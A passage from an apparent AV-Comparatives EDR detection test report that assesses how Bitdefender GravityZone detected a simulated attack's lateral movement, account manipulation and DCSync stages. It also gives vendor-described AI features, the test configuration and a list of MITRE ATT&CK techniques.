The later stages on FS01 and DC01 were similarly convincing and in several places unusually specific. The move to FS01 was detected with a strong combination of authentication context, suspicious remote service creation, payload execution, process injection, and follow-on network communication, while the browser-masqueraded beacon on FS01 was again identified through clear injection-related alerts. Bitdefender also performed well when the attack shifted into overt account manipulation and privilege abuse: the local administrator creation on FS01 was reconstructed with exact command lines and specific detections for both user creation and group assignment, and the impersonation of alice.jones was visible through suspicious token-context changes even if the individual privilege-validation actions were not all shown as standalone alerts. The pivot to DC01 was one of the strongest parts of the evaluation, with meaningful WinRM-, PowerShell-, AMSI-, and wsmprovhost.exe-related detections that tied the remote execution chain to the privileged account context. On DC01, the subsequent wuaucvt.exe masquerading and injection activity remained visible, the creation of the new domain account and its addition to Domain Admins were both detected clearly, and even the final DCSync activity was not missed semantically, despite the report noting no active alert in the narrow sense for that step, because telemetry and hunting still surfaced suspicious domain controller replication mapped directly to DCSync. Overall, Bitdefender provided a broad, behaviourally rich, and operationally useful picture of the attack, with only minor limitations around alert prioritization in the earliest delivery stage and some dependence on hunting or contextual analysis in isolated phases.

AI-Related Features

The following information is provided by the vendor and highlights selected product features, including AI-related capabilities where applicable. This section is intended for informational purposes only and is not part of the evaluation or certification criteria. The content is based on vendor input and has been summarized and standardized by AV-Comparatives for consistency. The inclusion or absence of such features does not influence the test results.

Bitdefender GravityZone Business Security Enterprise includes AI-supported capabilities across its endpoint protection, EDR, and XDR components, aimed at enhancing detection context, prevention, and response.


The platform uses behavioural analysis to build profiles for user-device combinations and applies adaptive controls to reduce unnecessary attack surface. This can include restricting access to tools or actions that are not typically required, helping to limit potential abuse of legitimate system components.

In addition, the product incorporates machine learning and behaviour-based detection mechanisms to identify suspicious files, scripts, and process activity, including previously unseen threats. These capabilities contribute to the detection of malware, ransomware, and fileless attacks based on observed behaviour rather than signatures alone.

The resulting data is integrated into EDR and XDR workflows, where telemetry is correlated into incidents to support investigation and response activities.

These features combine detection, prevention, and contextual analysis, supporting both automated controls and analyst-driven investigation.

Example view of AI-supported behavioural analysis and endpoint protection controls within the Bitdefender platform:



Appendix 1. Product Configuration

In business environments, and with business products in general, it is usual for products to be configured by the system administrator, in accordance with vendor's guidelines. Therefore, we asked vendors to request us to implement any changes they wanted to the default configuration of their respective products. Results presented in this test were only accomplished by applying the respective product configurations as described here.

The configurations were applied together with the engineers of the respective vendors during setup.

Below we have listed relevant non-default settings (i.e. settings used by the vendor for this test).

Bitdefender: In "On-Access Scanning" and "On-Execute Scanning", everything was set to "Report only". "Sensitive Registry Protection" was set to "Report only". "Kernel-API-Monitoring" was enabled. "Fileless Attack Protection" was activated. "Command-line scanner" was activated, as well as AMSI. "Report analysis to AMSI" was disabled. "Action for ransomware detection", "Anti-Tampering", "Hyperdetect", "Antiphishing", "Advanced Anti-exploit", "Network Attack Defense" were enabled and set to "Report only". "LSASS protection" was not enabled. "Sandbox Analyzer" and "Incidents Sensor" were enabled. "Analysis mode" was set to "Monitoring". "Intercept Encrypted Traffic" was enabled. "Scan HTTPS" was enabled, as well as all settings under this "General Settings". In "Additional processes", "powershell.exe", "wscript.exe", "cscript.exe" and "pwsh.exe" were added. "Intercept TLS handshake" was disabled. "Live Search" was enabled.

Appendix 2. List of Techniques in Test

The table below shows the MITRE [ATT&CK Tactics](#) (aims) and the [ATT&CK Techniques](#) of the test scenario used in this EDR Detection Test.

TACTICS	TECHNIQUES
Initial Access	Phishing (T1566) Spearphishing Link (T1566.002) Valid Accounts (T1078)
Execution	Scheduled Task/Job (T1053) Scheduled Task (T1053.005) System Services (T1569) Service Execution (T1569.002) User Execution (T1204) Malicious File (T1204.002) Malicious Link (T1204.001)
Persistence	Account Manipulation (T1098) Boot or Logon Autostart Execution (T1547) Create Account (T1136) Domain Account (T1136.002) Local Account (T1136.001)
Privilege Escalation	Access Token Manipulation (T1134) Access Token Manipulation: Token Impersonation/Theft (T1134.001)
Defense Evasion	Hide Artifacts (T1564) Hidden Files and Directories (T1564.001) Masquerading (T1036) Obfuscated/Compressed Files and Information (T1027)
Credential Access	OS Credential Dumping (T1003) DCSync (T1003.006) Steal or Forge Kerberos Tickets (T1558) Kerberoasting (T1558.003)
Discovery	Account Discovery (T1087) Domain Account (T1087.002) Domain Trust Discovery (T1482) Permission Groups Discovery (T1069) Domain Groups (T1069.002) Local Groups (T1069.001) Process Discovery (T1057) Process Injection (T1055) System Information Discovery (T1082) System Network Configuration Discovery (T1016)
Lateral Movement	Remote Services (T1021) SMB/Admin Shares (T1021.002)
Command and Control	Application Layer Protocol (T1071) Web Protocols (T1071.001) Ingress Tool Transfer (T1105)



Copyright and Disclaimer

This publication is Copyright © 2026 by AV-Comparatives®. Any use of the results, etc. in whole or in part, is ONLY permitted after the explicit written agreement of the management board of AV-Comparatives prior to any publication. AV-Comparatives and its testers cannot be held liable for any damage or loss, which might occur as result of, or in connection with, the use of the information provided in this paper. We take every possible care to ensure the correctness of the basic data, but a liability for the correctness of the test results cannot be taken by any representative of AV-Comparatives. We do not give any guarantee of the correctness, completeness, or suitability for a specific purpose of any of the information/content provided at any given time. No one else involved in creating, producing or delivering test results shall be liable for any indirect, special or consequential damage, or loss of profits, arising out of, or related to, the use or inability to use, the services provided by the website, test documents or any related data.

For more information about AV-Comparatives and the testing methodologies, please visit our website.